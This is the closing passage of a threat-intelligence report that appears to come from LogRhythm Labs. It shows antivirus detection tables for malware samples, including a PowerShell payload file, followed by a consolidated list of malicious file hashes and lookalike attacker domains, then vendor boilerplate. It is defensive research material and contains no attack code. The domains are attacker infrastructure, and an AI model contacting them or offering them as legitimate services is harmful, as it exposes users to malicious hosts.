<tr><td>Symantec</td><td>Not Detected</td><td></td><td></td></tr>
<tr><td>Trend Micro</td><td>Not Detected</td><td></td><td></td></tr>
</table>
</td></tr>
</table>

Table 43: Sample d0fb.eml

Sample: cleaner.exe

File Metadata	
Filename:	cleaner.exe
File Size (bytes):	59,392
MD5:	0ff453f932dc8ef2929818bebb964de1
SHA256:	93fbdfbcb28a8795c644e150ddfd6bf77c8419042e4440e443a82fc60dd77d50
File Type:	32-bit Windows executable
Compile Time:	10/5/2016 13:28:36
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Not Detected		
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	Not Detected		
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		


Table 44: Sample cleaner.exe

Sample: example_powershell_payloads.txt

File Metadata	
Filename:	example_powershell_payloads.txt
File Size (bytes):	161,535
MD5:	ec9d84c1f36670abeef6cc7b6356f381
SHA256:	0b05e3fd5971d1609b45165df19f31fd85ab34021789dcbba0074bf44bb4fb3a
File Type:	ASCII Text file
AV Detection Analysis:	

Engine	Signature	Version	Update
Avira	Not Detected		
ClamAV	Win.Exploit.Powershell-1	20160912	0.98.5.0
ESET NOD32	Not Detected		
F-Secure	Not Detected		
Kaspersky	Not Detected		
McAfee	Not Detected		
Microsoft	TrojanDownloader:Win32/ Powsheldow.C	20160912	1.1.13000.0
Sophos	Not Detected		
Symantec	Not Detected		
Trend Micro	Not Detected		

Table 45: Sample example_powershell_payloads.txt



Appendix B

Appendix B: Consolidated Indicator List

Hash Values

0c64ab9b0c122b1903e8063e3c2c357cbbee99de07dc535e6c830a0472a71f39

0cd9857a3f626f8e0c07495a4799c59d502c4f3970642a76882e3ed68b790f8e

293522e83aeebf185e653ac279bba202024cedb07abc94683930b74df51ce5cb

3957aaea99212a84704ce6a717a7a76f7a066c67e5236005f5e972a8d4a2aad7

3c901a17fecbd94a0d98f3e80b3c48e857bc1288b17a53e6f776796d13b1055a

3dcb5964f4fe4c13b0dbdcaba2298283ba2442bdd8d7cb3e07dc059f005e186c

4b5112f0fb64825b879b01d686e8f4d43521252a3b4f4026c9d1d76d3f15b281

55d0e12439b20dadb5868766a5200cbbe1a06053bf9e229cf6a852bfcf57d579

57efb7596e6d9fd019b4dc4587ba33a40ab0ca09e14281d85716a253c5612ef4

662c53e69b66d62a4822e666031fd441bbdfa741e20d4511c6741ec3cb02475f

8bfbb637fe72da5c9aee9857ca81fa54a5abe7f2d1b061bc2a376943c63727c7

90639c7423a329e304087428a01662cc06e2e9153299e37b1b1c90f6d0a195ed

93940b5e764f2f4a2d893bebef4bf1f7d63c4db856877020a5852a6647cb04a0

9f31a1908afb23a1029c079ee9ba8bdf0f4c815addbe8eac85b4163e02b5e777

a30f1c9568e32fab9b080cdd3ac7e2de46b2ee2e750c05d021a45242f29da7bf

af7c2648bba26e0d76e26b94101acb984e5a87a13e43a89ec2d004c823625ec8

bd0920c8836541f58e0778b4b64527e5a5f2084405f73ee33110f7bc189da7a9

c3c17383f43184a29f49f166a92453a34be18e51935ddbf09576a60441440e51

ca648d443c14f4dc39bf13cf2762351a14676d9324bbdd4395dfd2288b573644

ca8cec08b4c74cf68c71a39176bfc8ee1ae4372f98f75c892706b2648b1e7530

e2ec7fa60e654f5861e09bbe59d14d0973bd5727b83a2a03f1cecf1466dd87aa

eab4489c2b2a8dcb0f2b4d6cf49876ea1a31b37ce06ab6672b27008fd43ad1ca

f5a64de9087b138608ccf036b067d91a47302259269fb05b3349964ca4060e7e

Domains

dnsrecordsolver.tk

go0gle.com

googlednsupdate.tk

googleupdate.download

main-google-resolver.com

net-support.info

updateorg.com

mslicensecheck.com

shalaghlagh.tk

update-kernal.net

windows-dns-resolver.org

check-updater.org

microsoft-kernels-pdate.net

upgradesystems.info

winodwsupdates.me

yahoooooomail.com

checkgoogle.org

Kernel.ws

mydomain1110.com

mydomain1607.com

mydomain1609.com

About LogRhythm

LogRhythm, a leader in threat lifecycle management, empowers organizations around the globe to rapidly detect, respond to and neutralize damaging cyber threats. The company's patented award-winning platform uniquely unifies next-generation SIEM, log management, network and endpoint monitoring, user and entity behavior analytics (UEBA), security automation and orchestration and advanced security analytics. In addition to protecting customers from the risks associated with cyber threats, LogRhythm provides unparalleled compliance automation and assurance and enhanced IT intelligence.

LogRhythm is consistently recognized as a market leader. The company has been positioned as a Leader in Gartner's SIEM Magic Quadrant report for five consecutive years, named a 'Champion' in Info-Tech Research Group's 2014–15 SIEM Vendor Landscape report, received SC Labs 'Recommended' 5-Star Rating for SIEM and UTM for 2016 and earned Frost & Sullivan's 2015 Global Security Information and Event Management (SIEM) Enabling Technology Leadership Award.

LogRhythm is headquartered in Boulder, Colorado, with operations through North and South America, Europe and the Asia Pacific Region.

LogRhythm® Labs

About LogRhythm Labs

The LogRhythm Labs team deliveres unparalleled security research, analytics, incident response and threat intelligence services to protect your organization from damaging cyber threats.

We empower you by combining actionable intelligence with advanced analytics so you can greatly reduce the time to detect and remediate against the risks that matter the most to you.

Contact us:

1-866-384-0713
info@logrhythm.com | www.logrhythm.com
Worldwide HQ, 4780 Pearl East Circle, Boulder CO, 80301